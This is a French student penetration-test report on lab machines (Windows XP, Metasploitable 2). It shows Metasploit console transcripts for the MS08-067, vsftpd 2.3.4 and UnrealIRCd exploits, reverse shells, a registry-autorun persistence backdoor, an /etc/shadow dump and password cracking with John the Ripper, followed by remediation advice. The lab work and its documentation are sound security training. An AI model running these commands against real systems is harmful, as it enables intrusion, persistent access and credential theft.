En exploitant la vulnérabilité MS08-067, j'ai pu obtenir un shell interactif sur la machine cible grâce à une faille critique dans le service SMB de Windows XP. Cette vulnérabilité permet une exécution de code à distance sans nécessiter d'authentification, en envoyant des requêtes RPC malveillantes. Une fois le shell ouvert, j'ai pu démontrer que j'avais un accès direct à la machine cible avec des privilèges élevés (**NT AUTHORITY\SYSTEM**), ce qui signifie que j'avais le contrôle total du système. Cet accès montre que l'exploit peut être utilisé pour exécuter des commandes arbitraires, manipuler des fichiers ou encore installer des logiciels malveillants. Bien que je n'aie pas effectué d'autres manipulations dans ce test, la simple ouverture de ce shell interactif démontre la gravité de cette vulnérabilité et le risque qu'elle représente pour les systèmes non corrigés.

Exploit MS17_010


En exploitant la vulnérabilité MS17-010 via EternalRomance, j'ai pu démontrer la gravité de cette faille critique. Cette vulnérabilité liée au protocole SMBv1 m'a permis de prendre le contrôle total de la machine cible en accédant directement à la mémoire du noyau. Avec cet accès, j'ai pu exécuter des commandes arbitraires, déposer des fichiers, mais également créer un utilisateur avec des droits administrateurs. Cette capacité est particulièrement dangereuse, car elle permettrait à un attaquant de maintenir un accès persistant en créant un compte dédié, ce qui complique la détection et la suppression de l'attaque. Par exemple, j'ai ajouté un utilisateur avec des privilèges élevés, démontrant ainsi la facilité avec laquelle un attaquant peut modifier la configuration du

système à sa guise. En outre, le contrôle total obtenu via **NT AUTHORITY\SYSTEM** offre la possibilité de compromettre non seulement la machine cible, mais aussi d'autres systèmes connectés au réseau, comme cela a été observé dans des attaques comme WannaCry. Cette vulnérabilité est un exemple parfait de l'importance de désactiver SMBv1 et de maintenir les systèmes à jour.

Post-Exploitation :

La post-exploitation consiste à tirer parti de l'accès obtenu. Cela permet d'extraire des données, de comprendre l'impact de l'attaque, et de sécuriser un accès futur.

Vérifions nos droits d'accès et regardons si nous avons des privilèges administrateur ou bien ils sont limités.



En exécutant la commande **getuid**, nous avons confirmé que l'accès obtenu sur la machine cible est associé à l'utilisateur **NT AUTHORITY\SYSTEM**. Ce compte est le plus privilégié sur un système Windows, avec des droits supérieurs à ceux d'un administrateur standard. Il permet de contrôler intégralement la machine, cet accès prouve que l'exploit a réussi, offrant un contrôle total pour poursuivre les actions de post-exploitation.

Exploration des fichiers

Toujours dans la partie post-exploitation nous pouvons aussi explorer les différents fichiers et nous pouvons remarquer que nous avons les droits de lecture, d'écriture et même d'exécution sur tous les fichiers. Cela pourrait nous permettre en modifiant des fichiers importants de modifier complètement le système voir même le détruire.

```
meterpreter > ls

Listing: C:\WINDOWS\system32
============================

Mode              Size      Type  Last modified           Name
----              ----      ----  -------------           ----
100666/rw-rw-r  261       fil   2024-12-22 04:36:00 +0  $winnt$.inf
w-                          100
040777/rwxrwxr  0         dir   2024-12-21 20:19:29 +0  1025
wx                          100
040777/rwxrwxr  0         dir   2024-12-21 20:19:29 +0  1028
wx                          100
040777/rwxrwxr  0         dir   2024-12-21 20:19:29 +0  1031
wx                          100
```

Backdoor

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/local/persistenc
e
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(windows/local/persistence) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against ELKOLOLO-899FE5 via session ID: 1
[!] Note: Current user is SYSTEM & STARTUP == USER. This user may not login ofte
n!
[+] Persistent VBS script written on ELKOLOLO-899FE5 to C:\WINDOWS\TEMP\JdHDxoJf
ONI.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\erjlYzsDzQK
[+] Installed autorun on ELKOLOLO-899FE5 as HKCU\Software\Microsoft\Windows\Curr
entVersion\Run\erjlYzsDzQK
[*] Clean up Meterpreter RC file: /home/elkololo/.msf4/logs/persistence/ELKOLOLO
-899FE5_20250102.5319/ELKOLOLO-899FE5_20250102.5319.rc
msf6 exploit(windows/local/persistence) >
```

Dans la phase de post-exploitation, j'ai mis en place une **backdoor** sur la machine Windows XP compromise. Une backdoor est un accès caché et persistant qu'un attaquant configure sur une machine afin de pouvoir s'y reconnecter ultérieurement, même si l'exploit initial est corrigé ou découvert. Cette technique est cruciale pour garantir un contrôle à long terme sur la cible, notamment dans des environnements où les actions peuvent être interrompues ou détectées. Dans mon test, j'ai simulé cette étape en ajoutant un utilisateur malveillant et en déposant un fichier pouvant être réutilisé pour reprendre le contrôle. La mise en place d'une backdoor est une


démonstration de l'impact qu'un attaquant pourrait avoir, permettant des actions futures telles que l'exfiltration de données, la surveillance prolongée ou même la destruction ciblée du système.

Exploit Metasploitable 2

Exploit 1 : VSFTPD v2.3.4 Backdoor


VSFTPD v2.3.4 (Very Secure FTP Daemon) est une version du serveur FTP contenant une backdoor intentionnellement insérée par un attaquant dans le code source. Lorsque l'utilisateur fournit un mot de passe contenant un :), la backdoor ouvre un shell sur un port spécifique.

Avant de commencer nous allons nous assurer que le port 21 celui de FTP est toujours ouvert :



Ce scan Nmap détecte le service actif sur le port 21 et identifie la version du serveur FTP, On peut voir que la version **VSFTPD 2.3.4** est affichée, confirmant que le service est vulnérable.

Après cela nous pouvons nous rendre sur Metasploit et rechercher un module lié à la vulnérabilité VSFTPD



Une fois trouvé celui que l'on souhaite on peut ensuite le charger :

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Il reste maintenant à paramétrer l'exploit, tout d'abord on indique l'adresse IP de la cible :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Enfin nous allons indiquer au module chargé quel port utiliser pour se connecter au service FTP :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Maintenant que tout est configuré lançons l'exploit :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[+] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.105:36779 -> 192.168.56.103:6200)
 at 2025-01-26 19:18:17 +0100
```

Nous pouvons voir qu'après avoir lancé l'exploit nous avons un shell de commande qui va nous permettre de taper des commandes depuis notre machine vers la machine cible.

Je vais tenter de créer puis poser un fichier depuis notre machine vers celle cible :

```
echo "Exploitation réussie via VSFTPD Backdoor" > /tmp/vsftpd_proof.txt
```


Vérifions sur la machine cible si le fichier a bien été créé :

```
msfadmin@metasploitable:~$ cd /tmp
msfadmin@metasploitable:/tmp$ ls
4611.jsvc_up  gconfd-msfadmin  orbit-msfadmin  vsftpd_proof.txt
msfadmin@metasploitable:/tmp$
```

Lorsque l'on se rend dans le répertoire /tmp et que nous affichons ce qu'il contient on peut voir le fichier fraîchement créé, regardons son contenu :

Le contenu est bien celui écrit lorsque nous avons créé le fichier depuis notre machine avant qu'il soit déposé dans la machine cible.

Je peux aussi vérifier les privilèges actuelles :




Avec la commande **"whoami"** je vérifie mes privilèges on peut voir que je bénéficie des privilèges root (les plus élevés).

Exploit 2 : Vulnérabilité UnrealIRCd (CVE-2010-2075)

UnrealIRCd (un serveur IRC populaire) a été affecté par une vulnérabilité spécifique, connue sous le nom de **CVE-2010-2075**, qui permet l'exécution à distance de commandes via un backdoor intégré dans le code du serveur IRC. Cette vulnérabilité a été introduite de manière malveillante par un développeur et permettait à un attaquant distant d'exécuter des commandes à distance sur le serveur vulnérable.

Etant donnée que Metasploit est déjà lancé dû à l'exploit précédent nous pouvons directement rechercher le module lié à notre nouvelle exploit :



Après cela on peut charger ce dernier :

```
msf6 auxiliary(scanner/mysql/mysql_login) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Comme à chaque fois on va lui indiquer l'adresse IP de la cible :

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
```

Après cela pour cette exploit il faudra configurer un **"payload"** pour se faire on peut afficher la liste de ces derniers :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

J'ai choisi le payload suivant :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Ce dernier permet de d'ouvrir **shell Unix** avec une connexion reverse afin d'y taper des commandes.

Plus haut nous avons indiqué l'adresse IP de la cible il faudra maintenant indiquer la nôtre afin que les informations nous soient redirigés :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
```

Enfin il faudra choisir un port sur lequel Metasploit va écouter afin de nous rediriger les informations à l'adresse indiqué plus haut :


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
```

Lançons l'exploit maintenant que nous avons finit sa configuration :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.105:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
 instead
[*] 192.168.56.103:6667 - Sending backdoor command...
```

J’ai maintenant un reverse shell je vais pouvoir exécuter des commandes directement sur la machine cible depuis ma machine.

Je vais tenter de récupérer les mot de passe des utilisateurs et autres mot de passe en regardant à l’intérieur du fichier **“/etc/shadow”** le fichier contenant les mot de passe dans un système Linux :



J’ai pu récupérer les mots de passe mais ces derniers sont sous forme de hash je vais donc utiliser un outil pour contourner ce hash.

John the Ripper est un outil de cracking de mots de passe utilisé pour casser des hachages cryptographiques, notamment ceux présents dans des fichiers comme **/etc/shadow**. Il utilise des techniques telles que le **brute force**, les **attaques par dictionnaire** et les **attaques hybrides** pour tester la robustesse des mots de passe en essayant différentes combinaisons jusqu'à obtenir une correspondance. C’est un outil disponible de base sur Kali Linux nous n’aurons pas à l’installer.

Je vais donc utiliser ce dernier afin de récupérer complètement les mot de passe non hachés.

Pour se faire je vais dans un premier temps copier l’ensemble du contenu du fichier et le coller dans un fichier txt dans ma machine :

```
 GNU nano 8.1                                  shadow.txt *
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
```

Maintenant que c'est fait utilisons John The Ripper :

```
┌──(elkololo㉿elkololo)-[~]
└─$ john /home/elkololo/shadow.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/12
8 SSE2 4x3])
```

Il suffit d'écrire **"john"** suivit du chemin du fichier, ensuite cette commande va nous permettre de connaître le format du hash utilisé une fois connu nous allons pouvoir donner plus d'argument dans nos prochaines commandes (voir ci-dessous) :

```
┌──(elkololo㉿elkololo)-[~]
└─$ john --format=md5crypt-long /home/elkololo/shadow.txt
```

Suite à cela nous pouvons bien voir ci-dessous les mot de passe des différents logins :

```
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [
8 SSE2 4x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
```

msfadmin avec pour mot de passe “msfadmin” ce qui correspond bien aux identifiants présent dans Metasploitable 2, et d’autres encore.

Grâce à cet exploit j’ai pu récupérer la liste des différents mot de passe sur la machine cible.

III-Recommandations et Solutions

Pourquoi Résoudre les Vulnérabilités ?

Les vulnérabilités présentes dans un système informatique constituent des points d’entrée pour des attaquants, menaçant la confidentialité, l’intégrité et la disponibilité des données. Elles peuvent être exploitées pour accéder aux informations sensibles, installer des logiciels malveillants ou compromettre d’autres systèmes connectés au réseau. Résoudre ces vulnérabilités est essentiel pour :

- Prévenir les intrusions non autorisées.
- Réduire les risques d’exfiltration ou de perte de données.
- Maintenir la confiance des utilisateurs dans le système.
- Respecter les réglementations de cybersécurité en vigueur.

En sécurisant les services et logiciels, on limite la surface d'attaque, protège les ressources critiques et réduit les impacts financiers et opérationnels associés à une compromission.

Solutions pour les Exploits Réalisés

Exploit MS08-067 (Windows XP)

Problème identifié : MS08-067 est une vulnérabilité critique dans le service SMB de Windows XP, permettant une exécution de code à distance sans authentification.
Solution :

- Appliquer immédiatement le correctif fourni par Microsoft (KB958644).
- Désactiver SMBv1 sur la machine pour limiter les risques futurs.
- Restreindre l'accès aux ports 445 et 139 via un pare-feu pour empêcher les connexions non autorisées.
- Migrer vers un système d'exploitation moderne, car Windows XP n'est plus pris en charge par Microsoft depuis 2014.

Exploit MS17-010 (EternalRomance sur Windows XP)

Problème identifié : MS17-010 exploite une vulnérabilité de corruption de mémoire dans SMBv1, permettant d'exécuter des commandes et d'accéder à la mémoire du noyau.

Solution :

- Appliquer le correctif de sécurité MS17-010 disponible pour Windows XP.
- Désactiver SMBv1 sur les systèmes concernés, une version obsolète et vulnérable du protocole.
- Utiliser un pare-feu pour filtrer les connexions aux ports SMB (139, 445).
- Éviter l'utilisation de versions obsolètes de Windows dans des environnements connectés à Internet.

Exploit VSFTPD v2.3.4 Backdoor (Metasploitable2)

- **Problème identifié** : Une version compromise de VSFTPD contient une backdoor permettant l'ouverture d'un shell sur un port spécifique.
- **Solution** :
    - Mettre à jour VSFTPD vers une version corrigée et authentique (au-delà de la version 2.3.4).
    - Restreindre l'accès au service FTP via des règles de pare-feu.
    - Utiliser SFTP ou d'autres alternatives sécurisées au protocole FTP.
    - Surveiller les journaux système pour détecter les connexions suspectes.

Exploit UnrealIRCd Backdoor (CVE-2010-2075)

Problème identifié : Une backdoor intégrée dans une version compromise d'UnrealIRCd permet une exécution de commandes arbitraires.
Solution :

- Télécharger et installer une version non compromise d'UnrealIRCd depuis une source officielle et fiable.
- Mettre en place un système de détection des intrusions pour surveiller les activités suspectes.
- Restreindre l'accès au port IRC (6667) uniquement aux adresses IP autorisées.
- Effectuer des vérifications d'intégrité des logiciels avant leur installation.

Annexe

Lien vers le rapport de scan de Nessus :

scans34s_agszlo.pdf